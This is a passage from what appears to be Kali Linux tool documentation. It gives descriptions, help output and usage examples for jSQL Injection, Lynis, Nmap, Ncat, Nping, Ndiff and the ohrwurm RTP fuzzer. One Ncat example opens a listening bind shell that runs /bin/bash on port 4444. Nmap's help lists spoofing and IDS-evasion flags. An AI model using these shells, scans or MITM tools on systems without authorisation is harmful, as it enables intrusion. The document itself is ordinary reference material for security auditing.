Brute force username and passwords (y/n)[n]:
Automagically fuzz available targets (y/n)[n]:
Print to filename (enter for stdout):
Inguma 'autoscan' report started at Wed May 14 12:00:56 2014
------------------------------------------------------------

Port scanning target 192.168.1.15
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* ENUMERATION, FUZZING, INFOGATHERING, PASSWORDS, PORTSCANNING, VULNANALYSIS

jSQL

JSQL PACKAGE DESCRIPTION

jSQL Injection is a lightweight application used to find database information from a distant server. jSQL is free, open source and cross-platform (Windows, Linux, Mac OS X, Solaris).

Source: https://code.google.com/p/jsql-injection/

jSQL Homepage | Kali jSQL Repo

- Author: ron190
- License: GPLv3


TOOLS INCLUDED IN THE JSQL PACKAGE

jsql–Alightweightapplicationusedtofinddatabaseinformation

A lightweight application used to find database information from a distant server.

JSQL USAGE EXAMPLE

```
root@kali:~# jsql
```


jSQL Injection
File
Edit
Windows
Help
Connect
Database
Admin page
File
No database
Console
Chunk
Binary
Header
TimeBased
Blind
ErrorBased
Normal

http://127.0.0.1/simulate_get.php?lib=

```
-- jSQL Injection version 0.5 --
*** You are running an old version of Java, please install the latest version from java.com.
```

```
    Database version -
          Current db -
        Current user -
Authenticated user -
```

CATEGORIES: VULNERABILITY ANALYSIS, WEB APPLICATIONS*TAGS:* GUI, HTTP, HTTPS, VULNANALYSIS, WEBAPPS

Lynis

LYNIS PACKAGE DESCRIPTION

Lynis is an open source security auditing tool. Its main goal is to audit and harden Unix and Linux based systems. It scans the system by performing many security control checks. Examples include searching for installed software and determine possible configuration flaws.

Many tests are part of common security guidelines and standards, with on top additional security tests. After the scan a report will be displayed with all discovered findings. To provide you with initial guidance, a link is shared to the related Lynis control.

Source: http://rootkit.nl/projects/lynis.html

Lynis Homepage | Kali Lynis Repo

- Author: Michael Boelen
- License: GPLv3

TOOLS INCLUDED IN THE LYNIS PACKAGE

lynis–Opensourcesecurityauditingtool

```
root@kali:~# lynis -h

[ Lynis 1.4.1 ]

################################################################################
 Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
 welcome to redistribute it under the terms of the GNU General Public License.
 See the LICENSE file for details about using this software.

 Copyright 2007-2014 - Michael Boelen, http://cisofy.com
 Enterprise support and plugins available via CISOfy - http://cisofy.com
################################################################################

[+] Initializing program
------------------------------------
  Scan options:
    --auditor "<name>"           : Auditor name
    --check-all (-c)             : Check system
    --no-log                    : Don't create a log file
    --profile <profile>          : Scan the system with the given profile file
    --quick (-Q)                 : Quick mode, don't wait for user input
    --tests "<tests>"             : Run only tests defined by <tests>
    --tests-category "<category>" : Run only tests defined by <category>

  Layout options:
    --no-colors                  : Don't use colors in output
    --quiet (-q)                 : No output, except warnings
    --reverse-colors              : Optimize color display for light backgrounds

  Misc options:
    --check-update               : Check for updates
    --view-manpage (--man)        : View man page
    --version (-V)               : Display version number and quit

  See man page and documentation for all available options.

Exiting..
```

LYNIS USAGE EXAMPLE

Scan the system in quiet mode *(–Q)* and output in cronjob format *(–cronjob)*:

```
root@kali:~# lynis -Q --cronjob

[ Lynis 1.5.5 ]

################################################################################
 Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
 welcome to redistribute it under the terms of the GNU General Public License.
 See the LICENSE file for details about using this software.

 Copyright 2007-2014 - Michael Boelen, http://cisofy.com
 Enterprise support and plugins available via CISOfy - http://cisofy.com
################################################################################

[+] Initializing program
------------------------------------
- Detecting OS...  [ DONE ]
- Clearing log file (/var/log/lynis.log)...  [ DONE ]

  ---------------------------------------------------
  Program version:           1.5.5
  Operating system:          Linux
  Operating system name:     Debian
  Operating system version:  Kali Linux 1.0.9
  Kernel version:            3.14-kali1-686-pae
  Hardware platform:          i686
  Hostname:                  kali
  Auditor:                   [Unknown]
  Profile:                   /etc/lynis/default.prf
  Log file:                  /var/log/lynis.log
  Report file:               /var/log/lynis-report.dat
  Report version:            1.0
  Plugin directory:           /etc/lynis/plugins
  ---------------------------------------------------
- Checking profile file (/etc/lynis/default.prf)...
```

CATEGORIES: VULNERABILITY ANALYSIS*TAGS:* FORENSICS, VULNANALYSIS

Nmap

NMAP PACKAGE DESCRIPTION

Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping).

Nmap was named "Security Product of the Year" by Linux Journal, Info World, LinuxQuestions.Org, and Codetalker Digest. It was even featured in twelve movies, including The Matrix Reloaded, Die Hard 4, Girl With the Dragon Tattoo, and The Bourne Ultimatum.

Nmap is …

- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.
- Powerful: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- Portable: Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- Easy: While Nmap offers a rich set of advanced features for power users, you can start out as simply as "nmap -v -A targethost". Both traditional command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who do not wish to compile Nmap from source.

- Free: The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmap is available for free download, and also comes with full source code that you may modify and redistribute under the terms of the license.
- Well Documented: Significant effort has been put into comprehensive and up-to-date man pages, whitepapers, tutorials, and even a whole book! Find them in multiple languages here.
- Supported: While Nmap comes with no warranty, it is well supported by a vibrant community of developers and users. Most of this interaction occurs on the Nmap mailing lists. Most bug reports and questions should be sent to the nmap-dev list, but only after you read the guidelines. We recommend that all users subscribe to the low-traffic nmap-hackers announcement list. You can also find Nmap on Facebook and Twitter. For real-time chat, join the #nmap channel on Freenode or EFNet.
- Acclaimed: Nmap has won numerous awards, including “Information Security Product of the Year” by Linux Journal, Info World and Codetalker Digest. It has been featured in hundreds of magazine articles, several movies, dozens of books, and one comic book series. Visit the press page for further details.
- Popular: Thousands of people download Nmap every day, and it is included with many operating systems (Redhat Linux, Debian Linux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs at the Freshmeat.Net repository. This is important because it lends Nmap its vibrant development and user support communities.

Source: http://nmap.org/

Nmap Homepage | Kali Nmap Repo

- Author: Fyodor
- License: GPLv2

TOOLS INCLUDED IN THE NMAP PACKAGE

nping–Networkpacketgenerationtool/pingutility

```
root@kali:~# nping -h
Nping 0.6.40 ( http://nmap.org/nping )
Usage: nping [Probe mode] [Options] {target specification}

TARGET SPECIFICATION:
  Targets may be specified as hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.*.1-24
PROBE MODES:
  --tcp-connect                    : Unprivileged TCP connect probe mode.
  --tcp                           : TCP probe mode.
  --udp                           : UDP probe mode.
  --icmp                          : ICMP probe mode.
  --arp                           : ARP/RARP probe mode.
  --tr, --traceroute               : Traceroute mode (can only be used with
                                  TCP/UDP/ICMP modes).
TCP CONNECT MODE:
   -p, --dest-port <port spec>     : Set destination port(s).
   -g, --source-port <portnumber>  : Try to use a custom source port.
TCP PROBE MODE:
   -g, --source-port <portnumber>  : Set source port.
   -p, --dest-port <port spec>     : Set destination port(s).
   --seq <seqnumber>              : Set sequence number.
   --flags <flag list>            : Set TCP flags (ACK,PSH,RST,SYN,FIN...)
   --ack <acknumber>              : Set ACK number.
   --win <size>                   : Set window size.
   --badsum                       : Use a random invalid checksum.
UDP PROBE MODE:
   -g, --source-port <portnumber>  : Set source port.
   -p, --dest-port <port spec>     : Set destination port(s).
   --badsum                       : Use a random invalid checksum.
ICMP PROBE MODE:
  --icmp-type <type>              : ICMP type.
  --icmp-code <code>              : ICMP code.
  --icmp-id <id>                  : Set identifier.
  --icmp-seq <n>                  : Set sequence number.
  --icmp-redirect-addr <addr>      : Set redirect address.
  --icmp-param-pointer <pnt>       : Set parameter problem pointer.
  --icmp-advert-lifetime <time>    : Set router advertisement lifetime.
  --icmp-advert-entry <IP,pref>    : Add router advertisement entry.
  --icmp-orig-time  <timestamp>    : Set originate timestamp.
  --icmp-recv-time  <timestamp>    : Set receive timestamp.
  --icmp-trans-time <timestamp>    : Set transmit timestamp.
ARP/RARP PROBE MODE:
  --arp-type <type>               : Type: ARP, ARP-reply, RARP, RARP-reply.
  --arp-sender-mac <mac>          : Set sender MAC address.
  --arp-sender-ip  <addr>         : Set sender IP address.
  --arp-target-mac <mac>          : Set target MAC address.
  --arp-target-ip  <addr>         : Set target IP address.
IPv4 OPTIONS:
  -S, --source-ip                 : Set source IP address.
  --dest-ip <addr>                : Set destination IP address (used as an
                                   alternative to {target specification} ).
  --tos <tos>                     : Set type of service field (8bits).
  --id  <id>                      : Set identification field (16 bits).
  --df                            : Set Don't Fragment flag.
  --mf                            : Set More Fragments flag.
  --ttl <hops>                    : Set time to live [0-255].
  --badsum-ip                     : Use a random invalid checksum.
  --ip-options <S|R [route]|L [route]|T|U ...> : Set IP options
  --ip-options <hex string>                   : Set IP options
  --mtu <size>                    : Set MTU. Packets get fragmented if MTU is
                                   small enough.
IPv6 OPTIONS:
  -6, --IPv6                      : Use IP version 6.
  --dest-ip                       : Set destination IP address (used as an
                                   alternative to {target specification}).
  --hop-limit                     : Set hop limit (same as IPv4 TTL).
  --traffic-class <class> :        : Set traffic class.
  --flow <label>                  : Set flow label.
ETHERNET OPTIONS:
  --dest-mac <mac>                : Set destination mac address. (Disables
                                   ARP resolution)
  --source-mac <mac>              : Set source MAC address.
  --ether-type <type>             : Set EtherType value.
PAYLOAD OPTIONS:
  --data <hex string>             : Include a custom payload.
  --data-string <text>            : Include a custom ASCII text.
  --data-length <len>             : Include len random bytes as payload.
ECHO CLIENT/SERVER:
  --echo-client <passphrase>       : Run Nping in client mode.
  --echo-server <passphrase>       : Run Nping in server mode.
  --echo-port <port>              : Use custom <port> to listen or connect.
  --no-crypto                     : Disable encryption and authentication.
  --once                          : Stop the server after one connection.
  --safe-payloads                 : Erase application data in echoed packets.
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m, 0.25h).
  --delay <time>                  : Adjust delay between probes.
  --rate  <rate>                  : Send num packets per second.
MISC:
  -h, --help                      : Display help information.
  -V, --version                   : Display current version number.
  -c, --count <n>                 : Stop after <n> rounds.
  -e, --interface <name>           : Use supplied network interface.
  -H, --hide-sent                 : Do not display sent packets.
  -N, --no-capture                : Do not try to capture replies.
  --privileged                    : Assume user is fully privileged.
  --unprivileged                  : Assume user lacks raw socket privileges.
  --send-eth                      : Send packets at the raw Ethernet layer.
  --send-ip                       : Send packets using raw IP sockets.
  --bpf-filter <filter spec>       : Specify custom BPF filter.
```

```
OUTPUT:
  -v                               : Increment verbosity level by one.
  -v[level]                        : Set verbosity level. E.g: -v4
  -d                               : Increment debugging level by one.
  -d[level]                        : Set debugging level. E.g: -d3
  -q                               : Decrease verbosity level by one.
  -q[N]                            : Decrease verbosity level N times
  --quiet                          : Set verbosity and debug level to minimum.
  --debug                          : Set verbosity and debug to the max level.
EXAMPLES:
  nping scanme.nmap.org
  nping --tcp -p 80 --flags rst --ttl 2 192.168.1.1
  nping --icmp --icmp-type time --delay 500ms 192.168.254.254
  nping --echo-server "public" -e wlan0 -vvv
  nping --echo-client "public" echo.nmap.org --tcp -p1-1024 --flags ack

SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

ndiff–UtilitytocomparetheresultsofNmapscans

```
root@kali:~# ndiff -h
Usage: /usr/bin/ndiff [option] FILE1 FILE2
Compare two Nmap XML files and display a list of their differences.
Differences include host state changes, port state changes, and changes to
service and OS detection.

  -h, --help     display this help
  -v, --verbose  also show hosts and ports that haven't changed.
  --text         display output in text format (default)
  --xml          display output in XML format
```

ncat–Concatenateandredirectsockets

```
root@kali:~# ncat -h
Ncat 6.40 ( http://nmap.org/ncat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
  -4                         Use IPv4 only
  -6                         Use IPv6 only
  -U, --unixsock             Use Unix domain sockets only
  -C, --crlf                 Use CRLF for EOL sequence
  -c, --sh-exec <command>    Executes the given command via /bin/sh
  -e, --exec <command>       Executes the given command
```

```
      --lua-exec <filename>  Executes the given Lua script
  -g hop1[,hop2,...]         Loose source routing hop points (8 max)
  -G <n>                     Loose source routing hop pointer (4, 8, 12, ...)
  -m, --max-conns <n>        Maximum <n> simultaneous connections
  -h, --help                 Display this help screen
  -d, --delay <time>         Wait between read/writes
  -o, --output <filename>    Dump session data to a file
  -x, --hex-dump <filename>  Dump session data as hex to a file
  -i, --idle-timeout <time>  Idle read/write timeout
  -p, --source-port port     Specify source port to use
  -s, --source addr          Specify source address to use (doesn't affect -l)
  -l, --listen               Bind and listen for incoming connections
  -k, --keep-open            Accept multiple connections in listen mode
  -n, --nodns                Do not resolve hostnames via DNS
  -t, --telnet               Answer Telnet negotiations
  -u, --udp                  Use UDP instead of default TCP
      --sctp                 Use SCTP instead of default TCP
  -v, --verbose              Set verbosity level (can be used several times)
  -w, --wait <time>          Connect timeout
      --append-output        Append rather than clobber specified output files
      --send-only            Only send data, ignoring received; quit on EOF
      --recv-only            Only receive data, never send anything
      --allow                Allow only given hosts to connect to Ncat
      --allowfile            A file of hosts allowed to connect to Ncat
      --deny                 Deny given hosts from connecting to Ncat
      --denyfile             A file of hosts denied from connecting to Ncat
      --broker               Enable Ncat's connection brokering mode
      --chat                 Start a simple Ncat chat server
      --proxy <addr[:port]>  Specify address of host to proxy through
      --proxy-type <type>    Specify proxy type ("http" or "socks4")
      --proxy-auth <auth>    Authenticate with HTTP or SOCKS proxy server
      --ssl                  Connect or listen with SSL
      --ssl-cert             Specify SSL certificate file (PEM) for listening
      --ssl-key              Specify SSL private key (PEM) for listening
      --ssl-verify           Verify trust and domain name of certificates
      --ssl-trustfile        PEM file containing trusted SSL certificates
      --version              Display Ncat's version information and exit

See the ncat(1) manpage for full options, descriptions and usage examples
```

nmap–TheNetworkMapper

```
root@kali:~# nmap -h
Nmap 6.40 ( http://nmap.org )
```

```
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN:
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
          directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
          <Lua scripts> is a comma separted list of script-files or
          script-categories.
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
  -S <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --log-errors: Log errors/warnings to the normal-format output file
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
```

NMAP USAGE EXAMPLE

Scan in verbose mode *(–v)*, enable OS detection, version detection, script scanning, and traceroute *(–A)*, with version detection *(–sV)* against the target IP*(192.168.1.1)*:

```
root@kali:~# nmap -v -A -sV 192.168.1.1

Starting Nmap 6.45 ( http://nmap.org ) at 2014-05-13 18:40 MDT
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 18:40
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 18:40, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40, 0.00s elapsed
Initiating SYN Stealth Scan at 18:40
Scanning router.localdomain (192.168.1.1) [1000 ports]
Discovered open port 53/tcp on 192.168.1.1
Discovered open port 22/tcp on 192.168.1.1
Discovered open port 80/tcp on 192.168.1.1
Discovered open port 3001/tcp on 192.168.1.1
```

NPING USAGE EXAMPLE

Using TCP mode *(--tcp)* to probe port 22 *(-p 22)* using the SYN flag *(--flags syn)* with a TTL of 2 *(--ttl 2)* on the remote host *(192.168.1.1)*:

```
root@kali:~# nping --tcp -p 22 --flags syn --ttl 2 192.168.1.1

Starting Nping 0.6.45 ( http://nmap.org/nping ) at 2014-05-13 18:43 MDT
SENT (0.0673s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240 iplen=40 seq=1720523417 win=1480
RCVD (0.0677s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0 iplen=44 seq=3377886789 win=5840 <mss 1460>
SENT (1.0678s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240 iplen=40 seq=1720523417 win=1480
RCVD (1.0682s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0 iplen=44 seq=3393519366 win=5840 <mss 1460>
SENT (2.0693s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240 iplen=40 seq=1720523417 win=1480
RCVD (2.0696s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0 iplen=44 seq=3409166569 win=5840 <mss 1460>
SENT (3.0707s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240 iplen=40 seq=1720523417 win=1480
RCVD (3.0710s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0 iplen=44 seq=3424813300 win=5840 <mss 1460>
SENT (4.0721s) TCP 192.168.1.15:60125 > 192.168.1.1:22 S ttl=2 id=54240 iplen=40 seq=1720523417 win=1480
RCVD (4.0724s) TCP 192.168.1.1:22 > 192.168.1.15:60125 SA ttl=64 id=0 iplen=44 seq=3440460772 win=5840 <mss 1460>

Max rtt: 0.337ms | Min rtt: 0.282ms | Avg rtt: 0.296ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.13 seconds
```

NDIFF USAGE EXAMPLE

Compare yesterday's port scan *(yesterday.xml)* with the scan from today *(today.xml)*:

```
root@kali:~# ndiff yesterday.xml today.xml
-Nmap 6.45 scan initiated Tue May 13 18:46:43 2014 as: nmap -v -F -oX yesterday.xml 192.168.1.1
+Nmap 6.45 scan initiated Tue May 13 18:47:58 2014 as: nmap -v -F -oX today.xml 192.168.1.1

 endian.localdomain (192.168.1.1, 00:01:6C:6F:DD:D1):
-Not shown: 96 filtered ports
```

```
+Not shown: 97 filtered ports
 PORT   STATE SERVICE VERSION
-22/tcp open  ssh
```

NCAT USAGE EXAMPLE

Be verbose *(–v)*, running /bin/bash on connect *(–exec "/bin/bash")*, only allowing 1 IP address *(–allow 192.168.1.123)*, listen on TCP port 4444 *(–l 4444)*, and keep the listener open on disconnect *(–keep-open)*:

```
root@kali:~# ncat -v --exec "/bin/bash" --allow 192.168.1.123 -l 4444 --keep-open
Ncat: Version 6.45 ( http://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.123.
Ncat: Connection from 192.168.1.123:39501.
Ncat: Connection from 192.168.1.15.
Ncat: Connection from 192.168.1.15:60393.
Ncat: New connection denied: not allowed
```

CATEGORIES: IN-DEPTH, INFORMATION GATHERING, VULNERABILITY ANALYSIS*TAGS:* ENUMERATION, HTTP, HTTPS, INFOGATHERING, PORTSCANNING, SMB, SMTP, SNMP, SSL, TFTP, VULNANALYSIS

ohrwurm

OHRWURM PACKAGE DESCRIPTION

ohrwurm is a small and simple RTP fuzzer that has been successfully tested on a small number of SIP phones. Features:

- reads SIP messages to get information of the RTP port numbers
- reading SIP can be omitted by providing the RTP port numbers, sothat any RTP traffic can be fuzzed
- RTCP traffic can be suppressed to avoid that codecs
- learn about the "noisy line"
- special care is taken to break RTP handling itself
- the RTP payload is fuzzed with a constant BER
- the BER is configurable
- requires arpspoof from dsniff to do the MITM attack
- requires both phones to be in a switched LAN (GW operation only works partially)

Source: http://mazzoo.de/blog/2006/08/25#ohrwurm

ohrwurm Homepage | Kali ohrwurm Repo

- Author: Matthias Wenzel
- License: GPLv2

TOOLS INCLUDED IN THE OHRWURM PACKAGE

ohrwurm–RTPfuzzer

```
root@kali:~# ohrwurm
ohrwurm-0.1

usage: ohrwurm -a <IP target a> -b <IP target b> [-s <randomseed>] [-e <bit error ratio
in %>] [-i <interface>] [-A <RTP port a> -B <RTP port b>]

    -a <IPv4 address A in dot-decimal notation> SIP phone A
    -b <IPv4 address B in dot-decimal notation> SIP phone B
    -s <integer> randomseed (default: read from /dev/urandom)
    -e <double> bit error ratio in % (default: 1.230000)
    -i <interfacename> network interface (default: eth0)
    -t suppress RTCP packets (default: dont suppress)
    -A <port number> of RTP port on IP a (requires -B)
    -B <port number> of RTP port on IP b (requires -A)
       note: using -A and -B skips SIP sniffing, any RTP can be fuzzed
```

OHRWURM USAGE EXAMPLE

